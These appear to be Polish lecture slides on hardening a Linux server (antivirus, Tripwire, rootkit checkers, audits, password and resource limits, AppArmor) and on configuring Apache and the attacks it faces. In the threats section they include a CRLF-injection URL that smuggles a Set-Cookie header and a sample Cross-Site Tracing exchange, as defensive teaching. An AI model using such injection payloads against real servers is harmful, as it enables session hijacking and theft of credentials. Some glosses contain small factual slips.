
- public\_html
- www
- webapp
- backup
- .git
- .svn



- Encoder 3 2016 – nie wymaga uprawnień root, wystarczą uprawnienia serwera www  
infekcja poprzez systemy zarządzania treścią CMS

# ANTYWIRUS

- clamav – w konsoli tekstowej lub jako demon skanujący pocztę
- clamtk, clamav – nakładki graficzne



# TRIPWARE

- IDS - ? – program kontrolujący integralność systemu

`apt-get install tripwire`

w katalogu `etc/tripwire`

`local.key` - chroni pliki bazodanowe oraz plik z regułami

`site.key` - chroni pliki konfiguracyjne programu

`tw.cfg` - zaszyfrowany plik konfiguracyjny

`twcfg.txt` - plik konfiguracyjny


`tw.pol` - zaszyfrowany plik reguł

`twpol.txt` - plik reguł

`/var/lib/tripwire/hostname.twd` – baza danych skanowania

# HONEYBOT

- thpot - Tiny honeypot
  - shell,
  - ftp,
  - http,
  - mssql,
  - smtp,
  - pop3
  - ssh



# ROOTKIT

- Rootkit – narzędzi, które zostały zaprojektowane specjalnie do ukrywania się na zainfekowanych komputerach i umożliwiania atakującym przejęcie zdalnej kontroli nad maszyną ofiary.

- chkrootkit - narzędzie służące do wykrywania oznak istnienia zainstalowanych w systemie rootkitów

`apt-get update install chkrootkit` – instalacja

`/etc/chkrootkit.conf` - plik konfiguracyjny

`RUN_DAILY="false"` – uruchamianie codziennie

`RUN_DAILY_OPTS="-q"` – uruchamianie w trybie cichym

`DIFF_MODE="false"` – porównywanie logów

(`/var/log/chkrootkit/log.expected`    `/var/log/chkrootkit/log.today`)

- Inne narzędzia
- `rkhunter` (*RootKit Hunter*)
- `Unhide`

# AUDYTY SYSTEMU

- **lynis**

- \* Install a PAM module for password strength testing like pam\_cracklib or pam\_passwdqc [AUTH-9262]  
<https://cisofy.com/controls/AUTH-9262/>
- \* Configure minimum password age in /etc/login.defs [AUTH-9286]  
<https://cisofy.com/controls/AUTH-9286/>
- \* Configure maximum password age in /etc/login.defs [AUTH-9286]  
<https://cisofy.com/controls/AUTH-9286/>

- **tiger**

```
# Checking sshd_config configuration files...
--WARN-- [ssh004w] The PasswordAuthentication directive in
/etc/ssh/sshd_config is set to the unapproved default value: yes.
```

- **/etc/syslog.conf**

- **źródło\_komunikatu.rodzaj\_komunikatu wyjście np. plik**
- **Przykładowe komunikaty**
- **alert** - wymagające natychmiastowego działania  
**crit** - krytyczne  
**err** - błędy  
**info** - informacyjne  
**notice** - wymagające zwrócenia szczególnej uwagi  
**none** - po prostu nic  
**warning** - ostrzeżenia
- **Przykładowe źródła:**
  - **auth** - dane związane z autoryzacją
  - **authpriv** - inne komunikaty związane z autoryzacją
  - **user** - procesy użytkowników

# PODSUMOWANIE ZABEZPIECZEŃ SERWERA LINUX

1. Zapewnij odpowiednie środowisko pracy
2. Zabezpiecz fizyczny dostęp do serwera
3. Ustaw hasło BIOS
4. Zarządzaj zdalnie (SSH)
5. Wyłącz łatwe do podsłuchania serwisy (FTP, Telnet, And Rlogin / Rsh Services)

## PODSUMOWANIE C.D.

6. Usuń zbędne oprogramowanie
7. Szyfruj dyski
8. Podziel dyski na partycje z księgowaniem i odpowiednimi opcjami montowania
9. Staraj się trzymać zasad – 1 usługa sieciowa – 1 system lub 1 VM
10. Wyłącz możliwość logowania się użytkownika z uprawnieniami root
11. Nie zezwalaj na dostęp do systemu bez autoryzacji

# PODSUMOWANIE C.D.

## 12. Stosuj odpowiednią politykę haseł

- a) długość
- b) złożoność
- c) częstotliwość zmiany
- d) historia haseł
- e) algorytm szyfrujący hasła
- f) Blokuj konta po nieudanych próbach logowania  
`faillog - /var/log/faillog`
  - a wyświetla rekordy dotyczące nieudanych prób logowania
  - l blokuje następne logowanie o określonej ilości sekund
  - m określa ilość prób logowania
  - r resetuje licznik logowań

## PODSUMOWANIE C.D.

- 13.Ustaw prawa tylko dla właściciela do bootloadera
- 14.Zabezpiecz bootloader hasłem
- 15.Sprawdź czy tylko root posiada UID 0
- 16.Wyłącz możliwość logowania na konto root
- 17.Ogranicz możliwość wejścia do folderu root tylko dla root-a
- 18.Zmień prawa do plików w folderze /root
- 19.Utwórz quot-y

## PODSUMOWANIE C.D.

20. Wyłącz możliwość montowania usb, firewire, thunderbolt  
`/etc/modprobe.d/blacklist.conf`
21. Wykonuj kopie bezpieczeństwa
22. Uruchamiaj niepewne oprogramowanie w piaskownicy
23. Stosuj narzędzia do audytowania systemu
24. Kompilując programy z kodu źródłowego ustaw odpowiednie flagi kompilatora
25. Aktualizuj system

## PODSUMOWANIE C.D.

26. Stosuj rozszerzone uprawnienia do plików i folderów (ACL)

27. Wyszukaj i obsłuż pliki i foldery bez właściciela

```
find /dir -xdev \(\ -nouser -o -nogroup \) -print
```

28. Wyszukaj i obsłuż plik i foldery z pełnymi prawami

```
find /dir -xdev -type d \(\ -perm -0002 -a ! -perm -1000 \) -print
```

29. Ustal domyślną maskę tak aby prawa do pliku posiadał jedynie jego właściciel

```
~/.profile lub „/etc/skel/.bash_profile“ dla nowotworzonych kont użytkowników
```

## PODSUMOWANIE C.D.

### 30.Ustaw ograniczenia zasobów dla użytkownika

W /etc/pam.d/login oraz /etc/pam.d/ssh) ustawić session required pam\_limits.so  
ograniczenia zawarte są w /etc/security/limits.conf

Schemat ograniczeń:

Kto	Typ	Ograniczenia	Nazwa	Ograniczenie	Wartość
-----	-----	--------------	-------	--------------	---------

Kto:

nazwa użytkownika

nazwa grupy, która musi być poprzedzona znakiem „@”

wildcard \*\*, “\*\*\*” oznaczający wszystkich

# PODSUMOWANIE C.D.

**TypOgraniczenia** - może przyjąć jedną z wartości:

**hard** — dla limitów nieprzekraczalnych

**soft** — dla limitów, które chwilowo mogą być przekroczone

**- (pojedynczy minus)** — co oznacza wyłączenie danego limitu

**NazwaOgraniczenia** przyjmuje jedną z poniższych wartości:

**core** — limit rozmiaru tak zwanych plików core tworzonych podczas awarii jakiegoś programu.

**data** — uboższa wersja narzędzia quota, ustawia rozmiar przestrzeni dyskowej przydzielonej użytkownikowi/grupie.

**fsize** — maksymalny rozmiar pojedynczego pliku

**nofile** — maksymalna liczba jednocześnie otwartych plików.

## PODSUMOWANIE C.D.

Nazwa Ograniczenia c.d.

`stack` — maksymalny rozmiar stosu

`cpu` — maksymalny dostępny czas procesora, w minutach, dostępny dla pojedynczego procesu

`nproc` — określa ile procesów może uruchomić użytkownik. Należy zwrócić baczną uwagę na podawane tu ograniczenie

`maxlogins` — maksymalna liczba równoległych logowań.

# PODSUMOWANIE C. D.

Nazwa Ograniczenia c.d.

`maxsyslogins` — maksymalna dopuszczalna liczba jednocześnie zalogowanych użytkowników.

`priority` — priorytet z jakim będą uruchamiane procesy użytkownika. W systemach Linux/Unix priorytet procesu zawiera się w przedziale [-20,20]. Przy czym im niższa wartość priorytetu tym więcej czasu procesora zostaje przydzielone. Standardowo procesy użytkowników uruchamiane są z priorytetem równym 0. Dodatkowo do manipulacji priorytetami służą narzędzia `nice` oraz `renice`. Priorytet poniżej zera może ustawić tylko root

`sigpending` — maksymalna ilość oczekujących komunikatów (między procesami) (kernel >2.6.x)

`msgqueue` — dla systemów z kremem 2.6.x rozmiar kolejki zajmowanej przez komunikaty POSIX (ang. Portable Operating System Interface for UNIX)

`nice` — maksymalny priorytet jaki użytkownik może ustawić dla procesu.

# PODSUMOWANIE C.D.

## 31. Kernel (buffer overflow)

- `kernel.exec-shield = 1` domyślnie włączone (brak w nowych 64 bit)
- `kernel.randomize_va_space=1`

## PODSUMOWANIE C.D.

DAC (ang. Discretionary Access Control) – uprawnienia dla użytkowników i grup

32. MAC (ang. Mandatory Access Control) uprawnienia dla programów w zakresie dostępu do plików, sieci oraz linux capabilities (chown, setuid...)

- Implementacje
  - SELinux
  - AppArmor

## PODSUMOWANIE C.D.



AppArmor tryby działania:

**enforced** - naruszenia bezpieczeństwa są blokowane

**complain** - naruszenia bezpieczeństwa nie są blokowane, ale notowane w logach logów

Profile znajdują się w `/etc/apparmor.d/`

np. `/profile flags=(complain/enforced)`


`{ capability setuid, capability setgid,`

`network inet tcp, #allow access to tcp only for inet4 addresses`

`/path/to/file rw, }`

# APACHE

- Serwer WWW obsługujący żądania protokołu komunikacyjnego HTTP (ang. Hypertext Transfer Protocol)



# HISTORIA

Apache wywodzi się z kodu serwera NCSA HTTPd web server napisanego przez Roba McCool-a.

Apache = A PAtCHEd server

Pierwsza produkcyjna wersja ukazała się w 1995

1991 – HTTP (ang. HyperText Markup Language)

1995 – pierwsza oficjalna specyfikacja HTML (ang. Hypertext Markup Language)

1999 – Apache Software Foundation

# HTTP - METODY

1. GET – pobranie zasobu wskazanego przez URL (ang. Uniform Resource Locator)
2. HEAD – pobiera informacje o zasobie
3. PUT – przyjęcie danych przesyłanych od klienta do serwera (dodanie zasobu)
4. POST – przyjęcie danych przesyłanych od klienta do serwera (aktualizacja zasobu)
5. DELETE – żądanie usunięcia zasobu
6. OPTIONS – informacje o opcjach i wymaganiach istniejących w kanale komunikacyjnym
7. TRACE – diagnostyka, analiza kanału komunikacyjnego
8. CONNECT – żądanie przeznaczone dla serwerów pośredniczących pełniących funkcje tunelowania
9. PATCH – aktualizacja części danych

# HTTP

## Wybrane zapytania HTTP

GET / HTTP/1.1 (prośba o zwrócenie dokumentu o URI / zgodnie z protokołem HTTP 1.1)

User-Agent: Mozilla/5.0 (X11; U; Linux i686; pl; rv:1.8.1.7/20070914 Firefox/2.0.0.7 (nazwa aplikacji klienckiej)

Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8 (akceptowane (bądź nieakceptowane dla q=0) przez klienta typy plików)

Accept-Language: pl,en-us;q=0.7,en;q=0.3 (preferowany język strony)

Accept-Charset: ISO-8859-2,utf-8;q=0.7,\*;q=0.7 (preferowane kodowanie znaków)

## c) Wybrane odpowiedzi HTTP

Date: Sun, 11 Jul 2004 12:04:30 GMT (czas serwera)

Server: Apache/2.0.50 (Unix) DAV/2 (opis aplikacji serwera)

# ZAGROŻENIA APACHE

- EXPLOIT - W 2016 odnotowano 702 026 084 prób uruchomienia exploitów.



The screenshot shows a web browser window displaying the Exploit Database homepage. The URL in the address bar is <https://www.exploit-db.com>. The page title is "Exploits Database by Offensive Security". The main navigation menu includes Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. A prominent banner at the top says "EXPLOIT DATABASE" with a "Learn more about SearchSploit" button. Below the banner, a message reads "For more examples, see the manual: <https://www.exploit-db.com>". A "Options" link is visible. The main content area is titled "Remote Exploits" and contains a sub-section "Web Application Exploits". A table lists several remote exploits, including:

Date Added	D	A	V	Title	Platform	Author
2018-09-27	⬇️	-	✓	Microsoft Edge - Sandbox Escape	Windows	Google...
2018-09-18	⬇️	-	⌚	Ubisoft Uplay Desktop Client 63.0.5699.0 - Remote Code Execution	Windows	Che-Chun Kuo
2018-09-18	⬇️	-	⌚	NUUO NVRMini2 3.8 - 'cgi_system' Buffer Overflow (Enable Telnet)	Hardware	Jacob Baines
2018-09-17	⬇️	-	⌚	CA Release Automation NiMi 6.5 - Remote Command Execution	Java	Jakub...
2018-09-10	⬇️	-	✓	Apache Struts 2 - Namespace Redirect OGNL Injection (Metasploit)	Multiple	Metasploit
2018-09-07	⬇️	-	⌚	Tenable WAS-Scanner 7.4.1708 - Remote Command Execution	Linux	Sameer Goyal
2018-09-05	⬇️	📅	⌚	FTPShell Server 6.80 - 'Add Account Name' Buffer Overflow (SEH)	Windows_x86	Luis Martínez

The browser's taskbar at the bottom shows icons for Windows, Start, File Explorer, Chrome, Internet Explorer, Mail, and File Explorer. The system tray indicates the date and time as 15:11, 2018-10-07.

# ZAGROŻENIA APACHE

- Ataki DOS (ang. denial of service)
- DDOS (ang. distributed denial of service)



# ZAGROŻENIA APACHE

## Slowloris - Slow HTTP Headers DoS

- Skrypt przedstawiony przez Roberta „RSnake” Hansena tworzy dużą liczbę gniazd, a następnie w specyficzny, powolny sposób dosyła dane częściowych żądań HTTP, co w końcu skutkuje wyczerpaniem puli wolnych wątków obsługujących żądania HTTP.

# ZAGROŻENIA APACHAE

- HTTP Response Splitting

Modyfikacja żądania skierowanego do serwera www polegająca na wstawieniu znaku końca linii, po którym wstawiane są następne, niepożądane elementy.

<http://example.com/?language=pl%0d%0aSet-Cookie:%20PHPSESSID=abcd>

# ZAGROŻENIA APACHE

- XSS Cross-site scripting - wstrzyknięciu do przeglądarki ofiary fragmentu kodu języka skryptowego, który może być uruchomiony w przeglądarce
  - wykradanie cookies,
  - podmiana zawartości strony www,
  - uruchomienie keyloggera,
  - hostowanie malware-u.

# ZAGROŻENIA APACHE

- XCST - Cross-Site Tracing - Technika, korzystająca z obsługiwanej przez protokół HTTP wywołania TRACE, pozwala na podejrzenie niezaszyfrowanej wymiany informacji między komputerem danej osoby a serwerem.

```
HTTP/1.1 200 OK
Date: Tue, 11 May 2010 18:58:16 GMT
Server: MPS
Transfer-Encoding: chunked
Content-Type: message/http
\r\n
5e
TRACE / HTTP/1.1
Host: test.lab
Authorization: Basic bGV0OnRoZXJpZ2h0b25laW4=
Cookie: sessionID=donuts;
\r\n
\r\n
0
\r\n
```

# ZAGROŻENIA APACHE

- CSRF (Cross-Site Request Forgery) lub XSRF (session riding) lub one-click attack) zmuszenie przeglądarki ofiary do wykonania nieautoryzowanej akcji (wykonania requestu HTTP).
- SQL injection – wstrzyknięcie kodu SQL
- Path Traversal lub Directory Traversal lub „dot dot slash attack” – modyfikowanie parametrów przekazywanych do aplikacji, które reprezentując ścieżki do zasobów, na których mają zostać wykonane określone operacje – odczyt, zapis, listowanie zawartości katalogu.

# APACHE

- Instalacja

```
sudo apt-get install apache2
```

- Pliki konfiguracyjny

`httpd.conf`

`ports.conf`

- Kontrola serwera Apache

- `systemctl start apache2` – uruchomienie serwera
- `systemctl stop apache2` – zatrzymanie serwera
- `systemctl restart apache2` – restart serwera
- `systemctl status apache2` – sprawdzanie stanu serwera

# APACHE

Multi-Processing Module (MPM) moduły odpowiedzialne są za komunikację serwera z klientami

**mpm\_prefork** : Ten moduł przetwarzania procesy z pojedynczym wątkiem do obsługi każdego żądania. Każde "dziecko" może obsługiwać pojedyncze połączenie naraz. Tak długo, jak liczba żądań jest mniejsza niż liczba procesów, ten MPM jest bardzo szybki. Jednak wydajność pogarsza się szybko, gdy liczba żądań przekracza liczbę procesów, więc nie jest to dobry wybór w wielu sytuacjach. Każdy proces ma znaczący wpływ na zużycie pamięci RAM, więc MPM jest trudny do skalowania. Może to być jednak dobry wybór, jeśli jest używany w połączeniu z innymi komponentami, które nie są zbudowane z myślą o wątkach. Na przykład, PHP nie jest bezpieczne dla wątków, więc MPM jest zalecany jako jedyny bezpieczny sposób pracy z modułem mod\_php Apache do przetwarzania tych plików.

**mpm\_worker** : Ten moduł spawnuje procesy, z których każdy może zarządzać wieloma wątkami. Każdy z tych wątków może obsługiwać jedno połączenie. Wątki są znacznie wydajniejsze niż procesy, co oznacza, że ten MPM skaluje się lepiej niż mpm\_prefork. Ponieważ istnieje więcej wątków niż procesów, oznacza to również, że nowe połączenia mogą natychmiast wziąć wolny wątek, zamiast czekać na wolny proces.

**mpm\_event** : W większości sytuacji moduł ten jest podobny do modułu worker, ale jest zoptymalizowany do obsługi połączeń utrzymywanych na bieżąco. Podczas używania worker połączenie będzie utrzymywać wątek niezależnie od tego, czy żądanie jest aktywnie tworzone, dopóki połączenie jest utrzymywane przy życiu. Event obsługuje utrzymywanie połączeń przy życiu przez odkładanie dedykowanych wątków do obsługi połączeń utrzymujących połączenie i przekazywanie aktywnych żądań do innych wątków. Dzięki temu moduł nie będzie gręźnąć przez żądanie utrzymania aktywności, pozwalając na szybszą realizację. Został wydany jako stabilny wraz z wydaniem Apache 2.4.

# APACHE

- LoadModule access\_module modules/mod\_access.so  
odpowiada za kontrolę dostępu do zasobów
- LoadModule alias\_module modules/mod\_alias.so  
umożliwia tworzenie aliasów do zasobów
- LoadModule auth\_digest\_module modules/mod\_auth\_digest.so  
umożliwia szyfrowanie haseł
- LoadModule auth\_module modules/mod\_auth.so  
odpowiada za autoryzację dostępu na podstawie haseł
- LoadModule cgi\_module modules/mod\_cgi.so  
odpowiada za obsług skryptów CGI
- LoadModule dir\_module modules/mod\_dir.so  
odpowiada za obsługę niepełnych adresów zasobów

# APACHE

- `LoadModule log_config_module modules/mod_log_config.so`  
odpowiada za konfigurację logów
- `LoadModule mime_module modules/mod_mime.so`  
odpowiada za obsługę dokumentów według ich właściwości (Multipurpose Internet Mail Extension)
- `LoadModule setenvif_module modules/mod_setenvif.so`  
odpowiada za zmienne środowiskowe
- `LoadModule userdir_module modules/mod_userdir.so`  
odpowiada za katalogi użytkowników
- `LoadModule php5_module modules/libphp5.so`  
odpowiada za obsługę PHP
- `LoadModule rewrite_module modules/mod_rewrite.so`  
umożliwia przekierowanie

# APACHE

- /bin - zawiera pliki wykonywalne
- /usr/sbin - zawiera pliki wykonywalne związane z serwerem apache
- /etc/httpd/conf - folder zawiera pliki konfiguracyjne serwera
- /usr/lib/apache - tutaj znajdziemy moduły, z którymi działa nasz apache
- /usr/lib/apache-extramodules - folder zawiera dodatkowe moduły takie jak obsługa perl czy ssl
- /etc/httpd/logs - pliki z logami, gdzie zapisane są informacje dotyczące działania serwera apache
- /var/www/cgi-bin - katalog zawierający skrypty CGI
- /var/www/perl - katalog zawierający skrypty PERL
- /var/www/icons - katalog z ikonami
- /var/www/html - katalog, który zawiera strony z treściami publikowanymi przez nasz serwer

# APACHE

Plik konfiguracyjny `/etc/httpd/httpd.conf`

- **ServerRoot** - to nazwa katalogu domowego serwera Apache; może być stosowany jako ścieżka odniesienia dla innych parametrów określających lokalizację plików,
- **PidFile** - to lokalizacja pliku, w którym nadzędny proces serwera zapisuje swój własny identyfikator procesu w systemie operacyjnym aby umożliwić procesom potomnym odnalezienie procesu nadzędnegó,
- **DocumentRoot** - to nazwa katalogu, w którym znajdują się dokumenty HTML udostępniane przez serwer klientom HTTP,
- **ErrorLog** - to lokalizacja pliku, w którym zapisywane są komunikaty o błędach obsługi żądań i błędach wewnętrznych serwera Apache,

# APACHE

- **StartServers** - liczba procesów potomnych serwera, automatycznie uruchamianych podczas jego startu,
- **MaxClients** - to maksymalna liczba żądań, jakie mogą być obsługiwane współbieżnie - jest to więc maksymalna liczba procesów potomnych, jakie mogą pracować równocześnie,
- **MaxSpareServers** - to maksymalna liczba potomnych procesów serwera, jakie mogą pozostawać bezczynne; po przekroczeniu tej liczby nadmiarowe procesy potomne są zatrzymywane,
- **MinSpareServers** - to minimalna liczba potomnych procesów serwera, jakie muszą pozostać bezczynne w ramach gotowości do przyjmowania nowych żądań.

# APACHE

- **Timeout** - Jest to czas jaki serwer potrzebuje na zamknięcie połączenia nie doczekawszy się nowego pakietu lub zapytania. Zbyt duża wartość powoduje, że takie zapytania blokują procesy podrzędne i uniemożliwiają przyjmowanie nowego połączenia które serwer może obsłużyć w międzyczasie.
- **Keep Alive** - Włączenie tej opcji pozwala klientom używać jednego połączenia do obsługi wielu zapytań. Jeżeli opcja jest wyłączona użytkownik musi korzystać z nowego połączenia dla każdego nowego zapytania co w efekcie prowadzi za każdym razem do przejścia całej procedury nawiązania połączenia.
- **KeepAliveTimeout** - określa maksymalny czas oczekiwania procesu potomnego serwera podtrzymującego połączenie, po upływie którego następuje zamknięcie połączenia.

# APACHE

- **MaxKeepAliveRequests** - określa maksymalną liczbę żądań, jakie mogą zostać obsłużone w ramach jednego połączenia,
- **Port** - to numer głównego portu TCP, na którym serwer nasłuchuje połączeń HTTP; domyślnie jest to port 80,
- **Listen** - to alternatywne adresy IP i numery portów, na których serwer Apache nasłuchuje żądań HTTP,
